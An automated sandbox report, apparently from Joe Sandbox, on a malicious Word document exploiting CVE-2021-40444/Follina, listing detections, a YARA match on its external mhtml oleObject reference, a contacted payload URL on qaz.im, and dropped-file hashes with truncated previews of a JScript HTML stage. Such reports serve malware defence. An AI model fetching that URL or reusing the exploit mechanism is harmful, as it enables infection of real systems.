ID: 696518
Sample Name: nnxPt0Yydv.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 13:23:11
Date: 02/09/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

nnxPt0Yydv.doc


Overview

General Information

Sample Name:	nnxPt0Yydv.doc
Analysis ID:	696518
MD5:	15b691f0c5d627..
SHA1:	1c7cb38d8fc2f01..
SHA256:	3833142e8b5a91..
Tags:	CVE-2022-30190 doc Follina
Infos:	HTTP YARA



Detection




CVE-2021-40444

Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Multi AV Scanner detection for subm…
- Detected CVE-2021-40444 exploit
- Contains an external reference to an…
- Yara signature match
- Potential document exploit detected…
- Uses a known web browser user age…
- Internet Provider seen in connection…
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses insecure TLS / SSL version fo…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2476 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
document.xml.rels	EXPL_CVE_2021_40444_Document_Rels_XML	Detects indicators found in weaponized documents that exploit CVE-2021-40444	Jeremy Brown / @alteredbytes	• 0x3f8:$b1: /relationships/oleObject • 0x412:$c1: Target="mhtml:http • 0x45f:$c2: !x-usc:http • 0x4a7:$c3: TargetMode="External"

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for submitted file

Exploits

Detected CVE-2021-40444 exploit


Persistence and Installation Behavior

Contains an external reference to another file

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 3 Exploitation for Client Execution	Path Interception	Path Interception	1 Masquerading	OS Credential Dumping	1 File and Directory Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Rootkit	LSASS Memory	2 System Information Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	2 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 3 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Ingress Tool Transfer	SIM Card Swap		Carrier Billing Fraud


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
nnxPt0Yydv.doc	50%	ReversingLabs	Document-Office.Exploit.CVE-2021-40444	
nnxPt0Yydv.doc	48%	Virustotal		Browse
nnxPt0Yydv.doc	100%	Avira	EXP/CVE-2021-40444.Gen	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
qaz.im	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://qaz.im/load/diy5AH/b6d42680-56fd-4f98-ae0e-ff81e3799df6	0%	Avira URL Cloud	safe	
http://https://qaz.im/load/diy5AH/b6d42680-56fd-4f98-ae0e-ff81e3799df6	3%	Virustotal		Browse

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
qaz.im	82.202.173.45	true	true	• 2%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://qaz.im/load/diy5AH/b6d42680-56fd-4f98-ae0e-ff81e3799df6	false	• 3%, Virustotal, Browse • Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
82.202.173.45	qaz.im	Russian Federation		29182	THEFIRST-ASRU	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	696518
Start date and time:	2022-09-02 13:23:11 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 53s
Hypervisor based Inspection enabled:	false

Report type:	light
Sample file name:	nnxPt0Yydv.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	4
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal68.expl.evad.winDOC@1/17@9/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .doc • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): mrxdav.sys, dllhost.exe
- TCP Packets have been reduced to 100
- Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.2887949040701242 6
Encrypted:	false
SSDEEP:	48:I3ZrsRB68BT/wV0yYRzCmrWIdIP+ltUQ+VrXJkVIPpIPOH:K+LLoOd/xU5kOH
MD5:	30075DA75A69E03B91CDC295A738FE71
SHA1:	5C8EB1D3F7DC5B502212314F6405B25C9766603C
SHA-256:	29A90C402102B1E2616519F5DE7AA09426AAAB3559494E5EBFDA3DA1DC16A660
SHA-512:	172699B6B75DA2A3074DCBE0C418C34D00F964C84BF758940DEF4A4718394AFF0AED477B184D25C1A9280522E7ABBCC6083143CBA88500A40B7C2A67A7B6F36 3
Malicious:	false
Reputation:	low
Preview:	......M.eFy...zj....VF@.....a..S,...X.F...Fa.q.....r.$.eN.C....l?.....3-..L.....A.....E.....x...x...x...x..... ....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....J..R.w.ps..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.6734044956719611
Encrypted:	false
SSDEEP:	96:KOCyQlWIZP3wHLRN7Xrka3oGX16llkl2IYP9gzS6WtPWtuWtUgt:ZzuoLyGXPwQlgzUib5
MD5:	848796E37A8642B8F3B45C6176D8E814
SHA1:	2D1D922A49C8B09E7B9FB8E0FDFE9A642E65B624
SHA-256:	92BB7EFDF1993B4DD43843D0595C911F5AE646CEC4047CEEC557E6B6E9C641DC
SHA-512:	15AA1AEF8EB965E8051358F3B98E7BE4EB0F7AE9D59783DA64F5DAFB8DB8461DDE5594B5B3842415DF26BCA06CF30EC2A4079A8DA68399B6C367F9D05C841D B9
Malicious:	false
Reputation:	low
Preview:	......M.eFy...zR..C.}.L..6*.[..S,...X.F...Fa.q.....R..]..G.}:Ia.....D.....H...Y o...S.....W.....x...x...x...x..*..... ....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....5.2A..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	114
Entropy (8bit):	3.9508758081628756
Encrypted:	false
SSDEEP:	3:yVlgsRlztlZlULTINDtgI+F/YRogQ8lSR56aw27276:yPblzJyL8ZWI++qV8lSSBg22
MD5:	99A54F4CFBDA747E27CF539D4A1807FF
SHA1:	5EFB6E4012D07C7820C1022141A6B658AEC2CDB1
SHA-256:	98FB7578F8FE1FAFDBE7B2AFD3B37E39161F2C3622433387CCF7AE6E178CC83E
SHA-512:	0883837836C43A8201145CC9799409478863B1BF30ADE6E5A329B542EEC598427E4E31F3973F819D2B56723FEA6C7EA3B0DA0712EF56DF982BAAC1801AFA524E
Malicious:	false

Reputation:	low
Preview:	..H..@....b..q....]F.S.D.-.{.0.C.E.D.F.B.9.A.-.6.7.2.A.-.4.9.5.E.-.A.8.C.3.-.4.E.2.E.5.C.C.4.F.E.A.5.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.28847987121721
Encrypted:	false
SSDEEP:	48:I39yCRBk2B05avmHBRbgEo8vTvPO4JyP6LaRrCDr7evivDH:K9yCL6Hwlm7VUPgWCbsQDH
MD5:	E5AF351D93FC6BA388AB48ABD23907E0
SHA1:	5D4145B35593C774D5F88A1997109E79496E3821
SHA-256:	D42FB125C2C4BAE8CE74C54BD189F356B596582D3EA1CB96AB1532A586FAAA9B
SHA-512:	D87BFEC3E1B73D65BC6D187CF4C6E69C1232A5F8CB203857CBD7FC6E577985E00DAA3C7696A6E50F57D124C0FDF8A10CAEFD4448D45C19EFCC21F82377F2F1D
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z@y...&zK.y.n1>..S,...X.F...Fa.q.....y`.z.M.....5.k.....5u..h..G...8.M.".A.....E.....x...x...x...x.....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....J..R.w.ps.....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.22169434281918624
Encrypted:	false
SSDEEP:	24:I3mLwnM0B34BGDcSDzqSZ/yLfLSOeSg8YGILLK5zvfEKwJwz1w3m8Md505fZmjS/:I3mUrBzMjPZ2nhIgf5xT
MD5:	70560F4917331B2A17868068A1E9517E
SHA1:	359ADBCC510241A6528A866A1EA3B361D6EF93AF
SHA-256:	475591FE9EC37DCD8BDBDE7E426317FD418DFEABEE6CD0DD0477A2D01834D97E
SHA-512:	F1250F280EB632638962459F43C5EF4DFE5A7FFDDE2284A434878B854FD58DB69F617C4AF0ACA5CA143AD5EDD2AB6307CBDD1E139E479971ED5997FFD5E4EB9
Malicious:	false
Reputation:	low
Preview:	......M.eFy...zR.m;x..J.....S,...X.F...Fa.q.....R..c.G...W.....{JZ....I./....vAP>.....PB.....x...x...x...x.....+.....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G....|.u-.u.A...W"U.....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	114
Entropy (8bit):	4.003507387110244
Encrypted:	false
SSDEEP:	3:yVlgsRlzISUW2SblLyVSclQlpgkLVgdUal276:yPblzZRLBOwNgkyUu22
MD5:	46245F9209D2C7C555186D14DDE809A1
SHA1:	295F3AA146AF9E9C14506927280087F0919DD24E
SHA-256:	21E9FB94661FAD6FB122E822A41EB27A2FDC31C0A526085D1A0BE3F732630FB9
SHA-512:	918A990D8D30F9E3C37AB205EDC49E0967CD49BE5B377F99D8B219E89C0EB71F549295A603A31C2A576CC95AA023B21BDC3BBBDE00CAF6923B0BFF47020C483F
Malicious:	false
Reputation:	low
Preview:	..H..@....b..q....]F.S.D.-.{.5.B.8.C.9.7.A.2.-.8.D.5.D.-.4.6.9.0.-.A.2.3.7.-.D.6.E.0.C.4.6.F.C.6.0.1.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\1024203777.test[1].html	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	modified
Size (bytes):	19364
Entropy (8bit):	6.048046902595105
Encrypted:	false
SSDEEP:	384:hZJbWuYvXebbmk2RFGqL1vXipiIPq2L15j+h5i4rXgrE/M1eEScjy:hZJCXAbmDRFJ16pti2Lvaxb2rlW
MD5:	C389F7EE1D9E6376B7D96E80D7A1FFE1
SHA1:	2D0B931CF7CECDDDDB35457A5719353840F8CA66
SHA-256:	8A01945C5951B6685768C155D938E7805B097477FCBB7E815FCB1CC26F1170DA
SHA-512:	7DE15CF2ED560A6FF7E7FD5D3C8B0E4F13CA585BAB09D40E89785FC12F5B4C79D9F4CEC4034B3F40F4CA54ABAB100E27947867558DBC7876366A8B614EEA0F FC
Malicious:	false
Reputation:	low
Preview:	<!docTYpe HTML>....<hTml>....<bODy>....<sCriPT LanGuagE="jSCript">....//Av9GwVvZPFcw55h7Xvq6eiNw33wn1kLMMtgKlxmHJLqlB0FbkSpSlv6hvs5Ufe225SgF JXZWudirllX811uiLxdKVr103bqaPWQ95c1wD2XMLlKNOYO4wCjRot3Xh0ZhLzCEddyBHRaRSPP0txXf55CjstRCAGx0umIcUyAv7l9Ed7ZeY6ddIzoqklUBwmpAAmyTC3 OoltUvPIazPwyA7LLQQOScaywq8vXyGIQVFIueILEfULpP4Ya8yidgcE4gp5FED44ecGfaqfILoETUg0KdPcIWZy0MJBORco5usI4ragZgRWBcU8JZl1kHzbXWa7GkyuGx 4mNe3moKN6Ht1JNc4oE8NWRogo8JpmNPFcs7lNowfszWpyFQLv4El8VufAHHhpDxPirOGsMAKmdcPVkdeEWjFrURX4zo8SYFayae4gEgPgUMJKduzfrnn6B6 KSX4e4BwqIN3jCC8vWou5qguP7OZRGOV5DDCn5sgBbSjlq4BvBuPESiIvUNCkkrLpFIM4tP7enAsh0bTQZ21HZSjai6sDxOFaT4h2vawGljb57ZfSbVunbjqQgqiNIltPn nPEY9l4RT6QYmQ3BaDHwJJSHuumCkvI7mb9CvH5ifWHk0OGDY6H0ymiSXax280JLISLHf8MUZ0960E5chiJCUuF53uQEimTOd8LC9ythUib0bcaHHEuweN44 h3jCFvo93mgLBSkDho8rXAm7bncbEnDLm9OJX4MXqYt8WFwxTSJ6bZg1wZyd1rinZNw1Lt8RIcVzxzWp6nd7bTLvZhTPoCbKMrvhT2Cng63lHLUkrzdKIXnh mLgLMUuqPnqmfAYUIC3SGytc2Bs7SO4Irf7qSOfH1JGdkwFRO23tgXlKuYrttjBZ4pIJtXuVTZhhTzIYHnZ0Jg8nkF75MBBThxmAQafR2jgMe0

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\1024203777.test[1].html	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	19364
Entropy (8bit):	6.048046902595105
Encrypted:	false
SSDEEP:	384:hZJbWuYvXebbmk2RFGqL1vXipiIPq2L15j+h5i4rXgrE/M1eEScjy:hZJCXAbmDRFJ16pti2Lvaxb2rlW
MD5:	C389F7EE1D9E6376B7D96E80D7A1FFE1
SHA1:	2D0B931CF7CECDDDDB35457A5719353840F8CA66
SHA-256:	8A01945C5951B6685768C155D938E7805B097477FCBB7E815FCB1CC26F1170DA
SHA-512:	7DE15CF2ED560A6FF7E7FD5D3C8B0E4F13CA585BAB09D40E89785FC12F5B4C79D9F4CEC4034B3F40F4CA54ABAB100E27947867558DBC7876366A8B614EEA0F FC
Malicious:	false
Reputation:	low
Preview:	<!docTYpe HTML>....<hTml>....<bODy>....<sCriPT LanGuagE="jSCript">....//Av9GwVvZPFcw55h7Xvq6eiNw33wn1kLMMtgKlxmHJLqlB0FbkSpSlv6hvs5Ufe225SgF JXZWudirllX811uiLxdKVr103bqaPWQ95c1wD2XMLlKNOYO4wCjRot3Xh0ZhLzCEddyBHRaRSPP0txXf55CjstRCAGx0umIcUyAv7l9Ed7ZeY6ddIzoqklUBwmpAAmyTC3 OoltUvPIazPwyA7LLQQOScaywq8vXyGIQVFIueILEfULpP4Ya8yidgcE4gp5FED44ecGfaqfILoETUg0KdPcIWZy0MJBORco5usI4ragZgRWBcU8JZl1kHzbXWa7GkyuGx 4mNe3moKN6Ht1JNc4oE8NWRogo8JpmNPFcs7lNowfszWpyFQLv4El8VufAHHhpDxPirOGsMAKmdcPVkdeEWjFrURX4zo8SYFayae4gEgPgUMJKduzfrnn6B6 KSX4e4BwqIN3jCC8vWou5qguP7OZRGOV5DDCn5sgBbSjlq4BvBuPESiIvUNCkkrLpFIM4tP7enAsh0bTQZ21HZSjai6sDxOFaT4h2vawGljb57ZfSbVunbjqQgqiNIltPn nPEY9l4RT6QYmQ3BaDHwJJSHuumCkvI7mb9CvH5ifWHk0OGDY6H0ymiSXax280JLISLHf8MUZ0960E5chiJCUuF53uQEimTOd8LC9ythUib0bcaHHEuweN44 